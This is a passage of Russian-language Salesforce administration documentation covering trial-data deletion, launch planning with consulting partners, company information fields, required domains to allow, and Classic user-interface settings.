1. Введите строку *«Удалить все данные»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Удалить все данные»**.
2. Введите текст, чтобы подтвердить удаление всех данных организации, включая тестовые данные и данные, введенные пользователем. Это не влияет на настройки пользователя и администратора.
3. Нажмите кнопку **«Отправить»**.

Прим.: Если ограничения хранилища данных препятствуют удалению всех тестовых данных описанным способом, используйте пакетное удаление записей, чтобы удалить организации. Затем воспользуйтесь ссылкой «Удалить все

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition** и **Enterprise Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления пробных данных:

- Изменение всех данных

данные», чтобы удалить оставшиеся тестовые данные. Инструкции по использованию пакетного удаления записей см. в разделе «Пакетное удаление записей и отчетов» на странице 875.

Планирование запуска Salesforce

Перед тем как, закатав рукава, приступить к настройке Salesforce просмотрите материалы, призванные помочь вам спланировать запуск.

Если не знаете с чего начать, проконсультируйтесь с партнером-консультантом о том, как воспользоваться всеми возможностями продукта. Партнеры-консультанты (Consulting partner) — это фирмы, которые нанимают консультантов, имеющих сертификат Salesforce. Консультанты работают с пользователями, чтобы изучить нужды их компании, разработать и создать организацию Salesforce для их удовлетворения, а также тестируют организацию до ее запуска в ваших группах. Партнеры-консультанты преследуют единую цель: ваш успех в работе с Salesforce.

Запуск эффективной организации Salesforce занимает время и требует глубокого планирования. Работа с партнерами может помочь компании пользователя использовать мощности Salesforce; данный процесс будет сложным и длительным без поддержки экспертов.

Не уверены, что компания нуждается в помощи экспертов? Подумайте, как бы вы ответили на следующие вопросы о целях продаж вашей компании.

- Имеет ли ваша компания внутренние ресурсы времени, знаний и опыта для развития соответствующих функций Salesforce, чтобы удовлетворять деловые нужды компании?
- Начинает ли ваша компания работать с новыми направлениями деятельности, расширяет присутствие в других странах или открывает новые предприятия?
- Нужны ли вам ясные, объективные перспективы во время принятия деловых решений?
- Вы хотите видеть результаты через несколько недель, а не лет?

Все еще выжидаете? Проведите сравнение между самостоятельным запуском Salesforce и запуском Salesforce вместе с партнером.

Сравнение	Самостоятельный запуск Salesforce	Запуск Salesforce вместе с партнером
Оценка	Иногда компании нанимают сотрудников с сертификатом Salesforce, которые могут помочь с настройками.	Консультанты имеют сертификаты Salesforce.
Опыт	Как правило, сотрудники имеют небольшой опыт работы с Salesforce или не имеют никакого.	Консультанты провели настройки во многих организациях Salesforce и имеют представления о рекомендациях по использованию.
Доступность ресурсов для настройки	Обычно настройка завершается другими проектами и приоритетами ваших сотрудников.	Консультанты выполняют весь объем работ для запуска Salesforce.
Внешняя поддержка	Salesforce предлагает базовую поддержку для всех организаций Salesforce. В поддержку входит доступ к самообслуживанию (статьи интерактивной справки) и агенты	Консультанты опытны и имеют связи, они могут предложить персональную поддержку компаниям во время настройки и запуска.

Сравнение	Самостоятельный запуск Salesforce	Запуск Salesforce вместе с партнером
	службы поддержки (ответ гарантирован в течение 2 дней).	
Затраты времени	Обычно самостоятельный запуск Salesforce занимает существенное время, если недоступны опытные ресурсы.	Как правило, запуск Salesforce с партнером проходит быстрее, т. к. опытные ресурсы полностью вовлечены в ваш проект.
Признание Salesforce группами по продажам	Если Salesforce не запускается должным образом, компании рискуют, что их группы по продажам не признают значение продуктов и не будут применять продукт в полной мере.	Когда консультанты запускают Salesforce, больше шансов, что группы по продажам используют продукт с момента запуска, т. к. преимущества системы видны сразу.
Средства обучения	Компании должны разрабатывать и запускать собственные планы обучения для сотрудников без кураторства со стороны экспертов.	Партнеры Salesforce могут предложить опытных наставников и готовые учебные материалы.

Чтобы узнать больше о партнерах-консультантах (consulting partners) и о том, как с ними связаться, посетите наш веб-сайт, раздел «Успешное внедрение вместе с партнерами Salesforce».

СМ. ТАКЖЕ:

https://help.salesforce.com/HTViewQuickStarts?id=000176287

https://help.salesforce.com/HTViewQuickStarts?id=000176287

Настройка вашей компании в Salesforce

Используйте страницу «Сведения о компании» в меню настроек для отслеживания важной информации о вашей организации в Salesforce. Это место, где осуществляется управление лицензиями и правами пользователей. Указанная здесь информация была предоставлена при регистрации вашей компании в Salesforce.

В организациях с безопасной средой эту страницы можно использовать для сопоставления выделенных рабочих лицензий с этой организацией. Процесс сопоставления обновляет безопасную организацию лицензиями производственной среды и удаляет из безопасной организации любые лицензии, которые отсутствуют в производственной среде.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о компании:

- Просмотр настройки и конфигурации

Для изменения сведений о компании:

- Изменение всех данных

Управление информацией о компании

На странице «Сведения о компании» отображаются все важные сведения о компании (в алфавитном порядке), включая пользовательские лицензии и лицензии на услуги, приобретенные для организации.

Разрешение необходимых доменов

Чтобы разрешить пользователям доступ к Salesforce, необходимо добавить стандартные домены Salesforce в список разрешенных доменов.

Настройка пользовательского интерфейса

Предоставьте пользователям наилучший из возможных рабочих инструментов для разработки настроек пользовательского интерфейса в соответствии с потребностями.

Настройка начальной страницы Lightning Experience

Предоставьте своим пользователям все, что им необходимо, для управления ежедневными делами с начальной страницы в Lightning Experience. Ваши торговые представители смогут видеть свои ежеквартальные сводки по производительности и получать важные обновления по критическим задачам и возможностям. Вам также доступна настройка страниц под разные типы пользователей и назначение настроенных страниц для разных профилей.

Выбор языка, региона и валюты

Параметры Salesforce для языка, региона, часового пояса и валюты могут влиять на способ отображения объектов, например, организаций, интересов, возможностей и т. д.

Определение финансового года

Укажите финансовый год, который подходит под ваши бизнес-потребности.

Настройка и управление поиском

Выясните, какие объекты и поля доступны для поиска. Настройте параметры поиска, фильтры результатов поиска и поиск. Узнайте, как расширить возможности поиска для пользователей.

Карты и службы расположений

Функция «Карты и службы расположений» использует карты Google для отображения карт для стандартных адресных полей, позволяет создавать карты Visualforce и вводить новые адреса с помощью автозаполнения.

Настройка отчетов и панелей мониторинга

Система позволяет настраивать отчеты и панели мониторинга согласно текущим требованиям пользователей относительно доставки данных.

Реагирование на критические обновления

Периодически компания Salesforce выпускает обновления, которые улучшают производительность, логику и работу системы Salesforce, но при этом могут повлиять на текущие настройки. Чтобы просмотреть доступные обновления для системы Salesforce, выберите пункт **«Критические обновления»** в меню «Настройка». Кроме того, система отображает соответствующее сообщение при открытии меню «Настройка».

Организация данных по подразделениям

Подразделения позволяют сегментировать данные организации в виде логических разделов, увеличивая эффективность функций поиска, составления отчетов и просмотра списковых представлений. Рекомендуем использовать подразделения организациям, содержащим большие объемы данных.

Обновление и обслуживание системы Salesforce

Система Salesforce выделяет до пяти минут прерывания обслуживания, чтобы выполнить основные обновления. Однако во время других событий обслуживания (например, разделения и миграции) доступ пользователей к данным не прерывается.

Полномочия для элементов, записей и полей пользовательского интерфейса

Чтобы получить доступ к элементам, записям и полям пользовательского интерфейса в Salesforce, необходимы определенные полномочия. Как минимум, требуется полномочие «Чтение» для просмотра вкладок, записей, полей записей, связанных списков, кнопок или ссылок. Чтобы редактировать запись или поле записи, требуется полномочие «Правка».

Как отказаться от предоставления услуги

Пользователи могут отказаться от дальнейшего предоставления услуги, которая не соответствует их требованиям.

СМ. ТАКЖЕ:

- Общие сведения о лицензиях на компоненты
- Лицензии набора полномочий
- Права на основе использования

Управление информацией о компании

На странице «Сведения о компании» отображаются все важные сведения о компании (в алфавитном порядке), включая пользовательские лицензии и лицензии на услуги, приобретенные для организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные поля определяются используемой версией Salesforce.

Поле	Описание
Адрес	Часть адреса организации: название улицы. Данное поле может содержать не более 255 символов.
Информационный бюллетень администратора	Данное поле позволяет администраторам организации определять необходимость получения рекламных сообщений эл. почты от компании Salesforce.
Запросы API, последние 24 часа	Общее количество запросов API, отправленных организацией за последние 24 часа. Максимальное количество

Поле	Описание
	запросов определяется используемой версией системы.
Город	Часть адреса организации: название города. Данное поле может содержать не более 40 символов.
Валюта компании	Валюта, используемая головным офисом организации в отчетах по доходам. Данная валюта используется в качестве основы всех курсов обмена. Данное поле доступно только мультивалютным организациям.
Страна	Часть адреса пользователя: название страны. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.
Создано	Пользователь, зарегистрировавший организацию, а также дата и время создания. (Только для чтения)
Регион валюты	Часть адреса организации: название страны или географического региона. Данный параметр определяет формат отображения сумм в валюте. Данное поле доступно только одновалютным организациям.
Стандартный язык	Стандартный язык, выбранный для новых пользователей организации. Данный параметр определяет язык, используемый в справке и пользовательском интерфейсе. Во всех версиях, кроме Personal Edition и Database.com Edition, отдельные пользователи могут самостоятельно выбирать язык для входа; при этом переопределяются параметры организации. В версии Group Edition данное поле называется «Язык отображения». Кроме того, данный параметр определяет язык, используемый для хранения всех настроек (например, настраиваемые поля, вкладки и параметры пользовательского интерфейса). Данный параметр не переопределяется параметрами языка отдельных пользователей. При редактировании или клонировании текущих критериев фильтрации убедитесь, что данный параметр соответствует стандартному языку, выбранному при определении исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.
Стандартный регион	Стандартная страна или географический регион, выбранный для новых пользователей организации. Данный параметр определяет формат отображения дат, времени и имен в системе Salesforce. Версии Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition,

Поле	Описание
	Performance Edition и Developer Edition позволяют отдельным пользователям задавать личные регионы, которые переопределяют параметры организации. В версии Group Edition данное поле называется «Регион».
Стандартный часовой пояс	Часть адреса организации: название основного часового пояса. Параметр отдельного пользователя «Часовой пояс» переопределяет параметр организации «Стандартный часовой пояс».
Подразделение	Группа или подразделение, использующее систему (например, группа сбыта ПК). Данное поле может содержать не более 40 символов.
Факс	Номер факса. Данное поле может содержать не более 40 символов.
Начало финансового года	Начальный месяц и год для финансового года организации при использовании стандартного финансового года. Значение «Настраиваемый финансовый год» при использовании настраиваемого финансового года.
Скрыть уведомления о простое системы	Чтобы скрыть предварительные уведомления о плановом простое системы, отображающиеся при входе пользователя в систему Salesforce, установите данный флажок.
Скрыть уведомления об обслуживании системы	Чтобы скрыть предварительные уведомления о плановом обслуживании системы, отображающиеся при входе пользователя в систему Salesforce, установите данный флажок.
Изменено	Пользователь, который изменял сведения о компании последним, а также дата и время изменения. (Только для чтения)
Информационный бюллетень	Данное поле позволяет пользователям организации определять необходимость получения рекламных сообщений эл. почты от компании Salesforce.
Версия организации	Версия организации, например Developer Edition или Enterprise Edition.
Имя организации	Название организации. Данное поле может содержать не более 80 символов.
Тел.	Основной номер телефона организации. Данное поле может содержать не более 40 символов.
Основной контакт	Основное контактное лицо или администратор организации. Имя может быть введено самостоятельно или выбрано из списка предопределенных пользователей. Данное поле может содержать не более 80 символов.

Поле	Описание
Ограниченные входы, текущий месяц	Количество пользователей ограниченного входа, выполнивших вход в течение текущего месяца. Данное значение аннулируется в начале каждого месяца. Максимальное количество пользователей ограниченного входа отображается в скобках.
Лицензии Salesforce	Количество учетных записей Salesforce, которым может быть предоставлен доступ к системе. Данное поле содержит количество лицензий Salesforce, оплачиваемых организацией.
Код организации Salesforce	Уникальный код организации в системе Salesforce.
Область/штат	Часть адреса пользователя: название области или штата. Значение выбирается из раскрывающегося списка стандартных значений или вводится как текст. Поле, являющееся текстовым, может содержать не более 80 символов.
События Streaming API, последние 24 часа	Общее количество событий Streaming API, использованное организацией за последние 24 часа. Максимальное количество событий определяется используемой версией системы.
Почтовый индекс	Часть адреса организации: почтовый индекс. Данное поле может содержать не более 20 символов.
Использованное пространство данных	Использованный объем хранилища данных; значение указывается в единицах измерения (например, 500 Мб) и в процентах от общего объема хранилища данных (например, 10 %).
Использованное пространство файлов	Использованный объем хранилища файлов; значение указывается в единицах измерения (например, 500 Мб) и в процентах от общего объема хранилища файлов (например, 10 %).

СМ. ТАКЖЕ:

Настройка вашей компании в Salesforce

Разрешение необходимых доменов

Чтобы разрешить пользователям доступ к Salesforce, необходимо добавить стандартные домены Salesforce в список разрешенных доменов.

Если обозреватель не поддерживает сторонние cookie-файлы (по умолчанию поддерживаются большинством обозревателей), то качественная работа системы Salesforce гарантируется только после их включения.

Пользователям, имеющим общий доступ к Интернету, не требуется предпринимать каких-либо действий.

Ниже перечислены домены, используемые системой Salesforce для доставки содержимого.

- *.content.force.com
- *.force.com
- *.salesforce.com
- *.staticforce.com
- *.salesforceliveagent.com (используется с приложениями Live Agent, Omni-Channel и SOS)
- Кроме того, эти домены используются для доставки содержимого в правую рамку страницы входа.
- *.sfdcstatic.com
- secure.eloqua.com
- www.google.*
- *.doubleclick.net
- www.facebook.com
- ssl.google-analytics.com

Содержимое правой рамки отображается по следующим URL-адресам.

- login.salesforce.com
- test.salesforce.com
- <yourInstance>.salesforce.com
- URL-адрес «Мой домен» без элементов настраиваемого фирменного стиля (например, norns.my.salesforce.com)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии.

Настройка пользовательского интерфейса

Предоставьте пользователям наилучший из возможных рабочих инструментов для разработки настроек пользовательского интерфейса в соответствии с потребностями.

Выполните поиск строки *«Интерфейс пользователя»* в поле Быстрый поиск в меню «Настройки».

Параметры пользовательского интерфейса

Включение или отключение данных настроек позволяет вносить изменения в пользовательский интерфейс организации.

Настройка пользовательского интерфейса в Salesforce Classic

Улучшенный пользовательский интерфейс настройки позволяет добиться большего удобства при просмотре и управлении задачами личной и административной настройки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные параметры пользовательского интерфейса определяются используемой версией Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров пользовательского интерфейса:

- Настройка приложения

Параметры пользовательского интерфейса

Включение или отключение данных настроек позволяет вносить изменения в пользовательский интерфейс организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступные параметры пользовательского интерфейса определяются используемой версией Salesforce.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения параметров пользовательского интерфейса:

- «Настройка приложения»

Параметры пользовательского интерфейса

Включить свертываемые разделы

Свертываемые разделы позволяют пользователям сворачивать или разворачивать разделы страниц сведений о записях с помощью значка стрелки напротив заголовка нужного раздела. При включении свертываемых разделов убедитесь, что заголовки разделов отображаются для каждого макета страницы. Разделы отображаются развернутыми или свернутыми до изменения параметров соответствующей вкладки. Если организация использует типы записей, то система Salesforce запоминает разные настройки для каждого типа записи.

Показать быстрое создание

Область «Быстрое создание» начальной страницы вкладки позволяет создавать записи путем ввода основных данных. По умолчанию данная область отображается на начальных страницах вкладок «Интересы», «Организации», «Контакты», «Прогнозы» и «Возможности». При необходимости настройте параметры отображения области «Быстрое создание» на всех начальных страницах соответствующих вкладок.

Прим.: Параметр «Показать быстрое создание» также влияет на возможность создания записей посредством диалогового окна поиска. Диалоговое окно поиска позволяет создавать записи только при условии доступности функции быстрого создания для выбранного типа записи. Кроме того, несмотря на

доступность всем пользователям, область «Быстрое создание» может использоваться только при наличии соответствующего полномочия «Создание».

Включить всплывающие сведения

Всплывающие сведения — это интерактивная область наложения, содержащая подробные сведения о записи. Подробные сведения отображаются при наведении указателя мыши на нужную запись в списке «Недавние элементы» на боковой панели или в поле поиска на странице сведений о записи. Пользователи могут быстро просматривать сведения о записи перед нажатием кнопки «Просмотр» или «Правка». Поля, отображаемые во всплывающих сведениях, определяются макетом мини-страницы записи. Эти параметры не могут быть изменены пользователем. Данный параметр включен по умолчанию.

Прим.: Просмотр всплывающих сведений о записи доступен только при наличии соответствующего общего доступа к записи и необходимых параметров безопасности для полей макета мини-страницы.

Включить всплывающие ссылки связанного списка

Всплывающие ссылки связанного списка отображаются вверху страниц сведений о записях или настраиваемых объектах в меню «Настройка». При наведении указателя мыши на всплывающую ссылку отображается связанный список и количество доступных записей в интерактивной области наложения. Это обеспечивает быстрый просмотр и управление элементами связанного списка. Кроме того, данный тип ссылок поддерживает быстрый переход к связанному списку без прокрутки страницы вниз. Данный параметр включен по умолчанию.

Включить отдельную загрузку связанных списков

Если данный параметр включен, то основные сведения о записи отображаются немедленно. А процесс загрузки данных связанного списка отображается посредством индикатора. Функция отдельной загрузки позволяет повысить производительность страниц сведений о записях при использовании большого количества связанных списков. По умолчанию данный параметр отключен. Параметры отдельной загрузки связанных списков не действуют для страниц Visualforce, портала самообслуживания и других страниц, макетами которых нельзя управлять.

Включить отдельную загрузку связанных списков внешних объектов

Если данный параметр включен, связанные списки внешних объектов загружаются отдельно от основных сведений о записи и связанных списков стандартных и настраиваемых объектов. Внешние объекты функционируют подобно настраиваемым объектам, но соотносятся с данными, хранящимися вне организации Salesforce. В зависимости от доступности внешней системы и сетевой задержки извлечение внешних данных может занять некоторое время. Поэтому параметр «Включить отдельную загрузку связанных списков внешних объектов» включен по умолчанию. Параметры отдельной загрузки связанных списков не действуют для страниц Visualforce, портала самообслуживания или других страниц, макетом которых нельзя управлять.

Включить встроенное редактирование

Функция встроенного редактирования позволяет быстро изменять значения полей прямо на странице сведений о записи. Данный параметр включен по умолчанию и применяется ко всем пользователям организации.

Прим.: Данный параметр не включает встроенное редактирование для профилей. Установите флажок «Включить расширенные списковые представления профиля» в меню «Настройка».

Включить расширенные списки

Расширенные списки позволяют быстро просматривать, настраивать и редактировать данные списка, гарантируя повышение ежедневной производительности. При использовании вместе с параметром «Включить встроенное редактирование» данный параметр позволяет редактировать записи прямо в списке. Данный параметр включен по умолчанию.

Прим.: Чтобы включить расширенные списки для профилей, установите флажок напротив поля «Включить расширенные списковые представления профиля» в меню «Настройка».

Включить тему пользовательского интерфейса Salesforce Classic 2010

Этот параметр не относится к Lightning Experience. В этом случае «тема пользовательского интерфейса Salesforce Classic 2010» относится к более новой версии Salesforce Classic, которая использовалась непосредственно перед Lightning Experience. При выборе данного параметра включается обновленный интерфейс Salesforce Classic. Если его отключить, включается тема пользовательского интерфейса Salesforce Classic 2005 — *классический интерфейс* Salesforce.

Внимание: Некоторым функциям, например Chatter, требуется тема пользовательского интерфейса Salesforce Classic 2010. Отключение темы ведет к отключению Chatter в Salesforce Classic и Lightning Experience.

Тема пользовательского интерфейса Salesforce Classic 2010 доступна только при использовании поддерживаемых браузеров.

Тема пользовательского интерфейса Salesforce Classic 2010 не поддерживается на порталах и вкладке «Консоль».

Включить организатор панели вкладок

Организатор панели вкладок определяет порядок отображения вкладок на панели основной вкладки во избежание горизонтальной прокрутки страницы. Организатор динамически определяет количество вкладок, доступное для отображения по ширине окна обозревателя, и формирует раскрывающийся список вкладок, которые не поместились на экране.

Прим.: Обратите внимание на перечисленные ниже ограничения.

- Организатор панели вкладок недоступен на партнерском или клиентском портале.
- Организатор панели вкладок доступен только при использовании темы пользовательского интерфейса Salesforce Classic 2010. Данная функция может быть включена в организациях, использующих тему пользовательского интерфейса Salesforce Classic 2005, но будет доступна пользователям только после активации новой темы.
- Организатор панели вкладок не поддерживается обозревателем Internet Explorer 6.

Включить списковые представления для печати

Списковые представления для печати позволяют пользователям печатать списковые представления. Если данный параметр включен, то ссылка **«Версия для печати»**, доступная в любом списковом представлении, открывает новое окно обозревателя, содержащее текущее списковое представление в готовом для печати формате. Данная ссылка отображается напротив ссылки **«Справка для этой страницы»** в цветном заголовке страницы.

Включить проверку орфографии для задач и событий

Доступно во всех версиях. Данный параметр активирует кнопку **«Проверить орфографию»** при создании или редактировании задач или событий. Функция проверки орфографии анализирует поле событий «Описание» и поле задач «Комментарии».

Включить настройку страниц профиля пользователя Chatter

Данный параметр позволяет администраторам настраивать вкладки на странице профиля пользователя Chatter. Под настройкой подразумевается добавление настраиваемых вкладок или удаление стандартных вкладок. В противном случае пользователям отображаются только вкладки «Лента» и «Общие сведения».

Параметры боковой панели

Включить свертываемую боковую панель

Свертываемая боковая панель позволяет отображать или скрывать боковую панель на каждой странице, поддерживающей боковую панель. Если данный параметр включен, то свертываемая боковая панель доступна всем пользователям организации; параметры отображения боковой панели определяются каждым пользователем индивидуально. Боковая панель может отображаться всегда или по мере необходимости путем выбора границы свернутой боковой панели.

Прим.: При закрытии боковой панели пользователи центра обработки вызовов не могут просматривать входящие вызовы.

Совет: Если организация использует подразделения, рекомендуем зафиксировать и всегда отображать боковую панель, поддерживающую быстрый доступ к раскрывающемуся списку «Подразделения».

Показывать компоненты настраиваемой боковой панели на всех страницах

При наличии настраиваемых макетов начальной страницы, содержащих компоненты боковой панели, данный параметр предоставляет доступ к компонентам боковой панели на всех страницах всем пользователям организации. Чтобы разрешить отображение компонентов боковой панели на всех страницах только для определенных пользователей, назначьте им полномочие «Показывать настраиваемую боковую панель на всех страницах».

Параметры календаря

Включить всплывающие ссылки начальной страницы для событий

Данный параметр активирует всплывающие ссылки в разделе «Календарь» вкладки «Начальная страница». Чтобы просмотреть интерактивную область наложения сведений о событии, наведите указатель мыши на тему нужного события на вкладке «Начальная страница». Данный параметр включен по умолчанию. Данный параметр применяется только к вкладке «Начальная страница»; всплывающие ссылки всегда доступны в других представлениях календаря.

Поля, доступные в областях наложения для просмотра и редактирования сведений о событиях, определяются макетом мини-страницы.

Прим.: При создании событий на весь день рекомендуем добавить поле «Событие на весь день» в макет мини-страницы событий.

Включить редактирование с помощью перетаскивания для представлений календаря

Данный параметр активирует функцию перетаскивания событий в однопользовательских представлениях календаря «Просмотр дня» и «Просмотр недели». Данная функция позволяет повторно планировать события без закрытия текущей страницы. Данный параметр включен по умолчанию.

Прим.: Включение данного параметра может снизить скорость загрузки представлений календаря.

Включить быстрое создание событий для представлений календаря

Данный параметр активирует функцию создания событий в представлениях календаря «Просмотр дня» и «Просмотр недели» путем двойного нажатия отдельной временной области и ввода сведений о событии в интерактивную область наложения. Поля, доступные в областях наложения для просмотра и редактирования сведений о событиях, определяются макетом мини-страницы.

Повторяющиеся и многопользовательские события не поддерживают функцию быстрого создания событий в представлениях календаря.

Включить планирование с помощью перетаскивания для списковых представлений

Данный параметр активирует функцию создания событий, связанных с записями, путем перетаскивания записей из списковых представлений в представления календаря «Просмотр недели» и ввода сведений о событии в интерактивную область наложения. По умолчанию данный параметр отключен. Поля, доступные в областях наложения для просмотра и редактирования сведений о событиях, определяются макетом мини-страницы.

Включить всплывающие ссылки для списка «Мои задачи»

Данный параметр активирует всплывающие ссылки для задач в разделе «Мои задачи» вкладки «Начальная страница» и в представлении календаря «Просмотр дня». Данный параметр включен по умолчанию. Чтобы просмотреть интерактивную область наложения сведений о задаче, наведите указатель мыши на тему нужной задачи.

Сведения, отображаемые в областях наложения, определяются администратором.

Параметры настройки

Включить расширенный редактор макетов страниц

Если данный параметр включен, то расширенный редактор макетов страниц заменяет текущий интерфейс редактирования макетов страниц многофункциональным редактором WYSIWYG, поддерживающим некоторые дополнения.

Включить расширенные списковые представления профиля

Данный параметр активирует расширенные списковые представления и функцию встроенного редактирования для страниц со списком профилей. Функция встроенного редактирования в расширенных списковых представлениях профиля позволяет одновременно управлять несколькими профилями.

Включить расширенный пользовательский интерфейс профиля

Данный параметр активирует расширенный пользовательский интерфейс профиля, поддерживающий удобное перемещение, поиск и изменение параметров отдельного профиля.

Включить Streaming API

Данный параметр активирует интерфейс Streaming API, позволяющий принимать безопасные уведомления об изменении данных, соответствующих заданному запросу SOQL. Данное поле выбрано по умолчанию. Если используемая версия Salesforce поддерживает API-доступ, но данный флажок все равно не отображается, обратитесь в компанию Salesforce.

Включить динамическое создание канала потока

Данный параметр активирует динамическое создание каналов потока посредством стандартной функции Streaming API. Если данный параметр включен, то при оформлении клиентом подписки динамически создается стандартный канал потока (если он не был создан ранее). Данное поле выбрано по умолчанию. Если используемая версия Salesforce поддерживает API-доступ, но данный флажок все равно не отображается, обратитесь в компанию Salesforce.

Включить усечение настраиваемого объекта

Данный параметр активирует функцию усечения настраиваемых объектов, поддерживающую необратимое удаление всех записей настраиваемого объекта без удаления самого объекта и его метаданных.

Включить улучшенный пользовательский интерфейс настройки

Если он отключен, пользователи с Salesforce Classic имеют доступ к своим личным параметрам из меню «Настройка». Если включен, пользователи с Salesforce Classic имеют доступ к своим личным параметрам из меню «Мои параметры», доступное в меню при выборе имени пользователя. Кроме того, ссылка «Настройка» переносится в меню приложений Force.com. Прежде чем изменить данный параметр, рекомендуем уведомить пользователей организации о предстоящих изменениях.

Включить расширенный поиск по меню «Настройка» (бета)

Данный параметр позволяет пользователям выполнять поиск по страницам меню «Настройка», настраиваемым профилям, наборам полномочий, общедоступным группам, ролям и пользователям прямо на боковой панели меню «Настройка». В противном случае пользователи могут выполнять поиск только по страницам меню «Настройка».

Прим.:

- Данный выпуск поддерживает бета-версию функции «Расширенный поиск по меню "Настройка"», являющуюся полноценной, но имеющую некоторые ограничения.
- Некоторые элементы, доступные для поиска (например, наборы полномочий), поддерживаются не всеми версиями. Пользователи не могут выполнять поиск по элементам, которые не поддерживаются используемой версией системы.

Дополнительные параметры

Активировать расширенные стандартные письма

Данный параметр активирует функцию «Расширенные стандартные письма» для организации. Если данный флажок установлен, то ссылка **«Пакетное создание стандартных писем»** отображается в области «Инструменты» начальных страниц организаций, контактов и интересов. Кроме того, функция «Расширенные стандартные письма» используется для выполнения отдельных рассылок, запрошенных из связанного списка записи «Журнал действий».

Доступ к функции «Расширенные стандартные письма» предоставляется только по запросу. Если вас интересует данная функция, обратитесь в службу поддержки Salesforce.

Настройка пользовательского интерфейса в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Улучшенный пользовательский интерфейс настройки позволяет добиться большего удобства при просмотре и управлении задачами личной и административной настройки.

Организация, использующая улучшенный пользовательский интерфейс настройки, отличается некоторыми изменениями.

- Меню «Настройка» открывается посредством ссылки «Настройка», расположенной в верхнем правом углу любой страницы Salesforce.
- Разделы меню «Настройка» объединены в несколько категорий: «Администрировать», «Разработать», «Развернуть», «Отслеживать» и «Checkout».
- Личные параметры, которые могут редактироваться всеми пользователями Salesforce, доступны в отдельном меню «Мои параметры».

  Чтобы открыть меню «Мои параметры», щелкните имя пользователя в верхнем правом углу любой страницы Salesforce и выберите пункт **«Мои параметры»**. Кроме того, меню «Мои параметры» доступно на странице профиля Chatter: щелкните ссылку **«Мои параметры»** на правой панели.

- Начальная страница меню «Мои параметры» содержит быстрые ссылки на популярные инструменты и задачи раздела «Личные параметры».

Важное замечание: Включение улучшенного пользовательского интерфейса настройки инициирует его активацию для каждого пользователя организации. Прежде чем включить или выключить данный параметр, рекомендуем уведомить пользователей организации о предстоящих изменениях.

Чтобы включить улученный интерфейс настройки пользователя, в разделе «Настройка» введите *«Интерфейс пользователя»* в поле «Быстрый поиск», затем выберите **«Интерфейс пользователя»**, затем выберите пункт **«Включить улучшенный интерфейс настройки пользователя»**.

Прим.: Улучшенный пользовательский интерфейс настройки:

- не поддерживается обозревателем Internet Explorer 6.0
- доступен только при использовании новой темы пользовательского интерфейса

Расширенный поиск по меню «Настройка» (бета)

Расширенный поиск по меню «Настройка» позволяет выполнять поиск разных типов элементов меню «Настройка», включая элементы утверждения, настраиваемые объекты и поля, настраиваемые профили, наборы полномочий, элементы бизнес-правил, пользователей и т. д.

СМ. ТАКЖЕ:

Меню «Настройка»: знакомство

Расширенный поиск по меню «Настройка» (бета)

Расширенный поиск по меню «Настройка» позволяет выполнять поиск разных типов элементов меню «Настройка», включая элементы утверждения, настраиваемые объекты и поля, настраиваемые профили, наборы полномочий, элементы бизнес-правил, пользователей и т. д.

Прим.: Данный выпуск поддерживает бета-версию функции «Расширенный поиск по меню "Настройка"», являющуюся полноценной, но имеющую некоторые ограничения.

Чтобы воспользоваться расширенным поиском по меню «Настройка», включите соответствующий параметр пользовательского интерфейса. В разделе «Настройка» введите *«Интерфейс пользователя»* в поле «Быстрый поиск», затем выберите **«Интерфейс пользователя»**, затем прокрутите до пункта «Включить расширенный поиск по меню "Настройка" (бета)». Если организация не поддерживает расширенный поиск по меню «Настройка», то поле поиска по меню «Настройка» возвращает только заголовки страниц меню «Настройка», но не отдельные созданные или измененные элементы меню «Настройка».

Универсальность расширенного поиска по меню «Настройка» обуславливает возможность его разнопланового использования.

- Чтобы найти страницу меню «Настройка», введите полное имя нужной страницы или его часть в поле «Поиск по всему меню "Настройка"...». По мере ввода система отображает соответствующие страницы меню «Настройка». Чтобы открыть страницу, щелкните имя нужной страницы.
- Чтобы найти записи или объекты настройки, введите не менее двух последовательных символов из имени нужного элемента и щелкните значок или нажмите клавишу Enter. Выберите нужный элемент на странице «Результаты поиска по меню "Настройка"».

Прим.: Некоторые элементы, доступные для поиска (например, наборы полномочий), поддерживаются не всеми версиями. Пользователи не могут выполнять поиск по элементам, которые не поддерживаются используемой версией системы.

Пример: Например, чтобы просмотреть все установленные пакеты организации, введите запрос *«уста»*. По мере ввода система фильтрует меню «Настройка» для отображения только тех меню и страниц, которые соответствуют заданному критерию. Ссылка на нужную страницу (**«Установленные пакеты»**) отображается в считанные секунды.

Далее, чтобы изменить пароль одного из пользователей (Мария Кузнецова), введите запрос *«кузн»* и щелкните значок . Чтобы открыть страницу сведений о пользователе, щелкните результат «Мария Кузнецова» на странице «Результаты поиска по меню "Настройка"».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения расширенного поиска по меню «Настройка»:

- Настройка приложения

Для поиска по меню «Настройка»:

- Просмотр настройки и конфигурации

Страница «Результаты поиска по меню "Настройка"» (бета)

